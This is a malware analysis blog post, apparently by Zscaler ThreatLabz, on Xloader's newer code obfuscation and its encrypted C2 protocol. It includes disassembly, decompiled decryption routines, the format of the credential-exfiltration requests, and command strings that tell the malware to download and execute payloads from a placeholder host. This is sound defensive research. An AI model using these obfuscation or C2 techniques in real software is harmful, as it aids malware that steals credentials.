


Latest Xloader Obfuscation Code & C2 Protocol

zscaler.com/blogs/security-research/latest-xloader-obfuscation-methods-and-network-protocol

ThreatLabz

March 31, 2026



Technical Analysis

In the following sections, ThreatLabz describes the key code updates introduced in Xloader from version 8.1 onward and the current network communication protocol. It is important to note that Xloader is a rebranded version of FormBook. Therefore, many parts of Xloader contain tangled legacy code that is not used.

Code obfuscation

Throughout Xloader's development, the authors have used obfuscation at different stages of execution, such as:

- Encrypted strings that are decrypted at runtime.
- Encrypted code blocks consisting of functions that are decrypted at runtime and re-encrypted after execution.
- Opaque predicates in combination with bitwise XOR operations to decrypt integer values.

Xloader still relies on the obfuscated methods listed above with some additional modifications, which are described below.

Functions decryption routine

As previously [documented](#), Xloader detects and decrypts each necessary function at runtime. This process involves constructing and decrypting two “eggs”, which mark the start and end of the encrypted function data. The function responsible for decrypting the encrypted functions at runtime has its parameters constructed on the stack. Starting with version 8.1, Xloader builds each parameter without following a specific order and, in some cases, builds each parameter byte by byte.

The figure below shows an example of Xloader constructing the eggs prior to version 8.1 (top) with a consistent size and ordering, compared to the latest versions of Xloader (bottom) constructing the egg parameters out of order with varying chunk sizes before calling the decrypt function.

```

55 xor_keykey = ecx
88 EC push ebp
83 EC 34 mov ebp, esp
88 40 1C sub esp, 34h
88 49 14 mov xor_keykey, [ebp+arg_14]
33 C0 mov xor_keykey, [xor_keykey+14h]
56 xor eax, eax
88 75 08 push esi
80 55 CC mov esi, [ebp+arg_0]
52 lea edx, [ebp+var_34]
89 45 CC push edx
89 45 D0 mov [ebp+var_34], eax
89 45 D4 mov [ebp+var_30], eax
89 45 D8 mov [ebp+var_2C], eax
89 45 DC mov [ebp+var_28], eax
89 45 E0 mov [ebp+var_24], eax
89 45 E4 mov [ebp+var_20], eax
89 45 E8 mov [ebp+var_1C], eax
89 45 EC mov [ebp+var_18], eax
80 45 F8 mov [ebp+var_14], eax
50 lea eax, [ebp+end_egg]
80 55 F0 push eax
52 lea edx, [ebp+start_egg]
81 F1 A8 EC D1 9A push edx
51 xor xor_keykey, 9AD1ECA8h
56 push xor_keykey
C7 45 F0 FD 50 CC 4D push esi
C7 45 F4 23 B1 00 00 mov [ebp+start_egg], 4DCC50FDh
C7 45 F8 46 68 A2 3C mov [ebp+start_egg_2], 0B123h
C7 45 FC 95 6F 00 00 mov [ebp+end_egg], 3CA26846h
E8 FE 8C FD FF mov [ebp+end_egg_2], 6F95h
83 C4 14 call decrypt_function
85 C0 add esp, 14h
74 2A test eax, eax
jz short loc_42BDF6

```

Before

```

55 push ebp
88 EC mov ebp, esp
81 EC B0 00 00 00 sub esp, 0B0h
88 45 0C mov eax, [ebp+arg_4]
88 48 0C mov ecx, [eax+0Ch]
56 push esi
88 75 08 mov esi, [ebp+arg_0]
80 95 50 FF FF FF lea edx, [ebp+var_B0]
52 push edx
80 D5 mov al, 0D5h
56 push esi
C7 85 78 FF FF FF 60 C9 74 4F mov [ebp+var_88], 4F74C960h
89 40 84 mov [ebp+var_7C], ecx
88 45 81 mov [ebp+var_7F], al
C7 85 7D FF FF FF 3A 78 4D 97 mov [ebp+var_83], 974D783Ah
C6 85 7C FF FF FF 81 mov [ebp+var_84], 81h
86 C7 45 D1 7A F2 mov [ebp+var_2F], 0F27Ah
C6 45 D0 3E mov [ebp+var_30], 3Eh ; '>'
86 C7 45 D4 D5 6F mov [ebp+var_2C], 6FD5h
C6 45 D3 75 mov [ebp+var_2D], 75h ; 'u'
E8 C9 80 FD FF call decrypt_function
83 C4 08 add esp, 8
85 C0 test eax, eax
74 15 jz short loc_42C254

```

After

Figure 1: Comparison of Xloader egg construction for function decryption.

Even though these changes may seem minor, they have a significant impact on automation tooling. Since the order of the encrypted starting and ending arrays are no longer set, the function's memory layout needs to be reconstructed properly to perform analysis and extract values, as typical pattern matching would not be able to assist. As a result, extracting these values at an assembly level becomes a tedious task. One tool that can be used when analyzing these changes is the [Miasm](#) framework, which can statically lift the obfuscated code and reconstruct the stack properly.

Code obfuscation and opaque predicates

Starting with version 8.1, Xloader introduced more sophisticated obfuscation for hardcoded values and specific functions. Constant value obfuscation was present in previous versions of Xloader, but it was employed in much simpler cases. An example of an early, simpler constant obfuscation routine is shown below.

```
var1 = 190;
// Sets var1 memory pointer to 0
erase_data_if(&var1, sizeof(var1));
if ( var1 == 0x91529F54 )
out = 0; // Never executed
else
out = (out + 0x6EAD60AC) ^ 0x6C69DE1C; // result: 0x02c4beb0
```

In the latest versions, Xloader encrypts additional constant values. For instance, when adding the typical assembly function prologue bytes (followed by a series of **NOP** instructions) for a decrypted function, Xloader now decodes the prologue bytes using a bitwise XOR operation, as shown in the figure below.

```

found_function_index = 0;
counter = 0;
if ( max_searching_size )
{
    while ( *(counter + function_address) != a3 )
    {
        if ( ++counter >= max_searching_size )
            goto LABEL_6;
    }
    found_function_index = counter;
}
LABEL_6:
*&info.starting_loop_iterator = 0;
info.dummy_opaque_value = 0x93;
info.value_one_obfuscated = 0xFE;
info.obfuscated_key_size = 5;
info.rc4_iters = 37;
info.nop = 0x97D09F29;
*info.function_prologue = 0x9648;
info.function_prologue[2] = 0xF1;
info.data = function_address;
info.rc4_key = rc4_key;
info.sizeofdata = found_function_index;
xloader_decrypt_data(&info);
if ( is_prologue_patching_required )
{
    // 55 8B EC
    info.function_prologue[0] ^= 0x1Du;
    info.function_prologue[1] ^= 0x1Du;
    info.function_prologue[2] ^= 0x1Du;
    // 90 90 90
    decrypted_nop = info.nop ^ 0x7400FB9;
    copy_raw_data(function_address - 3, info.function_prologue, 3);
    copy_raw_data(found_function_index + function_address, &decrypted_nop, 4);
}
return found_function_index;

```

Figure 2: An example of Xloader's function prologue bytes obfuscation.

In addition to the enhancements described above, the [custom decryption routine](#) that Xloader uses to decrypt data is now obfuscated. The unobfuscated custom decryption function prior to version 8.1 is shown below.

```

_BYTE *__cdecl xloader_custom_decrypt(_BYTE *input, unsigned int size, uint8_t *key)
{
    _BYTE *ref_input_decreased; // eax
    int sizeof_input_decreased; // ecx
    _BYTE *ref_input; // eax
    int sizeof_input_decreased_iter2; // ecx
    _BYTE *result; // eax
    _BYTE *ref_input_decreased_iter2; // eax
    int sizeof_input_decreased_iter3; // ecx
    int sizeof_input_decreased_iter4; // ecx

    if ( size > 1 )
    {
        ref_input_decreased = &input[size - 2];
        sizeof_input_decreased = size - 1;
        do
        {
            *ref_input_decreased -= ref_input_decreased[1];
            --ref_input_decreased;
            --sizeof_input_decreased;
        }
        while ( sizeof_input_decreased );
        ref_input = input;
        sizeof_input_decreased_iter2 = size - 1;
        do
        {
            *ref_input -= ref_input[1];
            ++ref_input;
            --sizeof_input_decreased_iter2;
        }
        while ( sizeof_input_decreased_iter2 );
    }
    result = rc4(input, size, key);
    if ( size > 1 )
    {
        ref_input_decreased_iter2 = &input[size - 2];
        sizeof_input_decreased_iter3 = size - 1;
        do
        {
            *ref_input_decreased_iter2 -= ref_input_decreased_iter2[1];
            --ref_input_decreased_iter2;
            --sizeof_input_decreased_iter3;
        }
        while ( sizeof_input_decreased_iter3 );
        result = input;
        sizeof_input_decreased_iter4 = size - 1;
        do
        {
            *result -= result[1];
            ++result;
            --sizeof_input_decreased_iter4;
        }
        while ( sizeof_input_decreased_iter4 );
    }
    return result;
}

```

Figure 3: Xloader's custom decryption routine prior to version 8.1.

In the latest versions, Xloader passes a structure parameter that includes hardcoded values. The obfuscated function reads each required structure member and decrypts each value. In the figure below, Xloader decrypts the Substitution Box (S-box) size by reading the value `0x25` from the structure passed to the function and adds `0xDB` (line 39 in the decompiled obfuscated function shown in the figure below).

```

1 unsigned int __cdecl xloader_custom_decrypt(obfuscation_info *info_parameter)
2 {
3     int value_one_obfuscated; // eax
4     int v2; // eax
5     int sizeofdata; // edx
6     int v4; // esi
7     int v5; // eax
8     int data; // eax
9     int obfuscated_data_size; // edx
10    int v8; // esi
11    int v9; // eax
12    int v10; // eax
13    int v11; // esi
14    unsigned __int8 *temp_output; // edi
15    unsigned __int8 v13; // dl
16    int v14; // eax
17    unsigned __int8 *v15; // edx
18    unsigned __int8 temp_output_increased_ptr; // al
19    int temp_output_start_idx; // esi
20    unsigned __int8 *v18; // edx
21    unsigned __int8 v19; // al
22    int v20; // esi
23    int copyof_temp_output_increased_ptr; // edi
24    _BYTE *v22; // eax
25    int v23; // eax
26    int v24; // eax
27    int v25; // edx
28    int v26; // esi
29    unsigned int result; // eax
30    int v28; // eax
31    int v29; // edx
32    int v30; // esi
33    char v31; // [esp+8h] [ebp-230h] BYREF
34    char v32; // [esp+134h] [ebp-104h] BYREF
35
36    info_parameter->value_one_obfuscated -= 0xFD;
37    value_one_obfuscated = info_parameter->value_one_obfuscated;
38    info_parameter->obfuscated_key_size += 15;
39    info_parameter->rc4_iterations += 0xDB; // 0x25 + 0xDB == 0x100
40    info_parameter->memory_ptr = &v31;
41    info_parameter->temp_output = &v32;
42    for ( info_parameter->obfuscated_data_size = value_one_obfuscated;
43          info_parameter->obfuscated_data_size < info_parameter->sizeofdata;
44          ++info_parameter->obfuscated_data_size )
45    {
46        v2 = info_parameter->data - info_parameter->obfuscated_data_size;
47        sizeofdata = info_parameter->sizeofdata;
48        v4 = v2 - info_parameter->value_one_obfuscated;
49        if ( info_parameter->dummy_opaque_value == 0xD4 )
50            *(v4 + sizeofdata) += *(v2 + sizeofdata);
51        else
52            *(sizeofdata + v4) -= *(v2 + sizeofdata);
53    }
54    v5 = info_parameter->value_one_obfuscated;
55    for ( info_parameter->obfuscated_data_size = v5;
56          info_parameter->obfuscated_data_size < info_parameter->sizeofdata;
57          ++info_parameter->obfuscated_data_size )
58    {
59        data = info_parameter->data;
60        obfuscated_data_size = info_parameter->obfuscated_data_size;
61        v8 = data - info_parameter->value_one_obfuscated;
62        if ( info_parameter->dummy_opaque_value == 0xD4 )
63            *(obfuscated_data_size + v8) += *(data + obfuscated_data_size);
64        else
65            *(v8 + obfuscated_data_size) -= *(data + obfuscated_data_size);
66    }
67    info_parameter->copyof_loop_iterator = info_parameter->starting_loop_iterator;
68    v9 = *&info_parameter->starting_loop_iterator;
69    for ( info_parameter->obfuscated_data_size = v9;
70          info_parameter->obfuscated_data_size < info_parameter->rc4_iterations;
71          ++info_parameter->obfuscated_data_size )
72    {
73        info_parameter->temp_output[info_parameter->obfuscated_data_size + 2] = info_parameter->obfuscated_data_size;
74        *(info_parameter->obfuscated_data_size + info_parameter->memory_ptr) = *(info_parameter->obfuscated_data_size
75                                                                                   % info_parameter->obfuscated_key_size
76                                                                                   + info_parameter->rc4_key);
77    }
78    v10 = *&info_parameter->starting_loop_iterator;
79    for ( info_parameter->obfuscated_data_size = v10;

```

Figure 4: Xloader's obfuscated custom decryption routine since version 8.1.

Network communication

At a high level, Xloader has two main objectives. First, to exfiltrate user credentials and sensitive information from the compromised host. These include passwords and cookies from various software applications such as internet browsers (e.g. Google Chrome) and email clients (e.g. Microsoft Outlook). Second, to execute arbitrary commands including downloading and executing additional payloads. In this section, we examine how Xloader performs these network-based actions.

Network protocol and encryption

Xloader has two methods for sending an HTTP request to the C2 that produce the same network traffic output but with a different **User-Agent** HTTP header. Depending on a pre-configured boolean flag, Xloader uses:

- Raw TCP sockets where the **User-Agent** may vary from sample to sample and tries to mimic common browser **User-Agent** values.
- WinINet API functions (e.g. **HttpSendRequest**) where the **User-Agent** is set to **Windows Explorer** and is the same across all samples.

For raw TCP sockets, Xloader confirms that the Windows API function **gethostbyname** is not inline-hooked by comparing the first byte of the API function with the following values.

- **0xE9** - Near JMP instruction.
- **0xEA** - Far JMP instruction.
- **0xCC** - INT3 instruction.

If there is a hook detected, Xloader does not send the HTTP request. There are two primary threads for network communication:

- In all cases, the first thread is used to prepare exfiltrated data and encrypt any outgoing network packets. If the boolean flag for raw TCP sockets is true, Xloader uses this thread to send the exfiltrated data and request commands.
- Otherwise, a second thread is used to send HTTP requests with the WinINet API functions.

Internally, Xloader's code uses request IDs for C2 communication, which are described in the table below.

Internal Request ID	Description
3	HTTP POST requests sent to the C2 server containing exfiltrated credentials.
6	HTTP GET requests sent to the C2 server containing PKT2 messages.

Table 1: Xloader internal request IDs.

ANALYST NOTE: Despite not being used, Xloader does support a set of additional internal request IDs. These are 7, 8, 9, 10, and 12. ThreatLabz believes that the additional request IDs are part of legacy code.

Despite using plaintext HTTP requests for network communication, Xloader uses a combination of multiple encryption layers with different keys for encrypting network traffic as shown in the table below.

RC4 Key Name	Internal Request ID(s)	Description
First PKT2 RC4 key	6	Encrypts PKT2 data (described below).
Second PKT2 RC4 key	6	Encrypts the full PKT2 data, which includes the magic header XLNG .
HTTP GET packets RC4 key	6	Encrypts all HTTP GET requests before sending them. Xloader only uses this key for the outgoing PKT2 data.
C2 URL key	3 and 6	Encrypts the message with the SHA1 hash of the C2 URL.
C2 URL RC4 seed	3 and 6	Xloader uses these seed values to derive new keys based on the C2 URL to encrypt/decrypt network data. Xloader deliberately decrypts the key at different execution phases in an attempt to complicate analysis.

Table 2: Summary of Xloader network communication encryption layers.

Network encryption for Xloader versions 8.1 and onward is similar to recent versions. Xloader uses a set of decoy C2 servers to mask the real malicious C2 servers. Xloader includes a total of 65 C2 IP addresses that are individually decrypted only when they are used at runtime. Xloader randomly chooses 16 C2 IP addresses and starts sending HTTP requests (both internal request IDs 3 and 6 mentioned in Table 1). Xloader repeats this process until all C2 servers have been contacted. This makes it difficult for malware sandboxes to differentiate decoys from the real C2 servers. Thus, the only way to determine the real C2 servers is to first establish a network connection with each C2 address (e.g. by network emulation) and verify the response.

*ANALYST NOTE: For the rest of the blog, **encryption/decryption** refers to the RC4 cipher algorithm and **encoding/decoding** refers to the Base64-encoding algorithm, unless otherwise specified.*

As mentioned above, Xloader sends an HTTP GET request to the C2 server to retrieve a network command. The packet contains the following information.

- A magic header set to **XLNG**.
- A 8-byte hexadecimal string, which is the bot ID.
- Xloader version in a string format (e.g. **8.5**).
- Windows version (e.g. **Windows 10 Pro x64**).
- Hostname and username in Base64-encoded format.

Xloaders encrypts the packet using the first PKT2 RC4 key and then encodes the packet. Next, Xloader prepends the string **PKT2:** to the encoded packet and encrypts it using the second PKT2 RC4 key.

Xloader has a dedicated function to prepare network data before sending it to the C2. Depending on the request type (Table 1), Xloader uses a different encryption chain and set of HTTP headers.

For HTTP GET requests, Xloader encrypts the network data in the order outlined below.

- Xloader uses a hardcoded RC4 key for the first encryption layer.
- Xloader encrypts the data by using the SHA-1 hash of the C2 URL as a key.
- Xloader derives a new RC4 key by decrypting the C2 URL network seed with the SHA-1 hash of the C2 URL as a key. The decryption algorithm is custom and has already been [documented](#). Xloader uses the derived key to encrypt the network data.
- As a final step, Xloader encodes the encrypted data and prepends the hardcoded string **&dat=**, even though this string value is stripped (and therefore not sent).

Xloader uses HTTP GET requests solely for PKT2 requests. Notably, the RC4 key of the first encryption layer is the same as the key used when preparing the **PKT2** packet. As a result, this layer of encryption does not make any meaningful changes in the final output of the network data. ThreatLabz has observed this behaviour across all samples since at least version 7.9.

ANALYST NOTE: When Xloader uses high level Windows API functions (e.g. `HttpSendRequest`) instead of raw sockets for network communication, the Base64-encoded data includes the parameter query `&wn=1` at the end.

Lastly, Xloader generates two random alphanumeric query parameter names that are placed in the generated GET request URI. One of them is used for the encoded data value. The size ranges of the parameter names change per sample. The position of the data's query parameter is randomly selected (based on a flag deduced from the victim's system time) and can be placed at the start or end of the URI. For example: `{random_parameter1}={encoded_data}&{random_parameter2}={random_parameter2_junk_data}`.

Additionally, Xloader collects credentials and cookies from the victim's system. Xloader sends the stolen data using HTTP POST requests. The encryption process and data structure remain mostly the same but with some minor differences as described below:

- Xloader does not use the hardcoded RC4 key for encryption and completely ignores this encryption layer. Instead, Xloader encrypts the data using the SHA-1 hash of the C2 URL as a key followed by a secondary encryption layer with a key derived from the C2 URL seed.
- Xloader proceeds to encode the data. However, the characters "+", "/", and "=" are replaced with "-", "_", and ".", respectively.
- Xloader repeats the same encryption process described in the previous steps.
- The data resulting from the previous operation is encoded (without modifying the output this time).
- Xloader uses a different format for the constructed POST request data. In this case, the format is `"dat=" + final_base64_encoded_data + "&un=" + base64_encoded_host_info + "&br=9"`.

Network commands

Xloader receives and parses network command packets only after sending HTTP GET requests. After a response is received, Xloader internally constructs a data structure that includes the data received and its size, along with the corresponding RC4 decryption key, as shown below.

```
struct parsed_network_packet
{
    uint32_t  packet_flag_marker; // Set to 1 after reading all network data.
    uint32_t  sizeof_data; // Total size of network data received.
    uint8_t   packet_rc4_key[20]; // RC4 key for decrypting the network data.
    uint32_t  unknown;
    uint8_t*  data;
};
```

Similar to the outgoing network packets, Xloader uses the SHA-1 hash of the C2 URL as an RC4 key in order to derive a second key from the C2 URL network seed. Next, Xloader decodes the network data and decrypts it twice with two different keys. In the first instance, Xloader uses the

SHA-1 hash of the C2 URL as an RC4 key, while in the second case Xloader uses the derived RC4 key. The decrypted packet contains a network command ID to execute and parameters (if any). The data structure for Xloader’s commands is shown below.

```
#pragma pack(1)
struct command_packet
{
    char    magic[4]; // Set to XLNG
    char    cmd_id;
    char*   command_data;
};
```

ANALYST NOTE: When Xloader uses the high level WinINet functions, it checks if the currently chosen C2 index matches a hardcoded value (e.g. 9). If there is a match, Xloader uses the SHA-1 hash of the C2 URL as an RC4 key. If there isn’t a match, Xloader leaves the field empty causing the decryption of any network packets to fail. However, when using Windows raw TCP sockets, Xloader uses that RC4 key without performing any further checks.

The table below shows Xloader’s network commands.

Command ID	Description
1	Executes one of the following file types. • PowerShell script. • Windows executable (EXE) file. • Windows DLL file.
2	Updates Xloader.
3	Xloader removes itself from the compromised host.

Command ID	Description
4	Depending on the command parameter field, Xloader performs one of the following actions. • If the parameter is <code>RMTD</code>, then Xloader downloads and executes a PowerShell script. The payload location is specified in the network command packet. For example: <code>XLNG4RMTD:https://payload_url/payload.ps1XLNG</code>. • If the parameter is <code>RMTU</code>, then Xloader downloads and executes a Windows executable (EXE) file. Similarly, the remote location of the payload is included in the network packet. For example: <code>XLNG4RMTU:https://payload_url/payload.binXLNG</code>. If no parameters are passed, then Xloader executes the file specified in the command parameter. For example: <code>XLNG4C:\\payload.exeXLNG</code>.
5	Remove browser cookies.
6	Invokes Xloader's credential stealing capabilities.
7	Reboots the compromised host.
8	Shuts down the compromised host.
9	Not implemented. Across all samples, the functionality of this command corresponds to a function with the assembly instructions <code>XOR EAX, EAX</code> and <code>RET</code> .

Table 3: Xloader's network commands.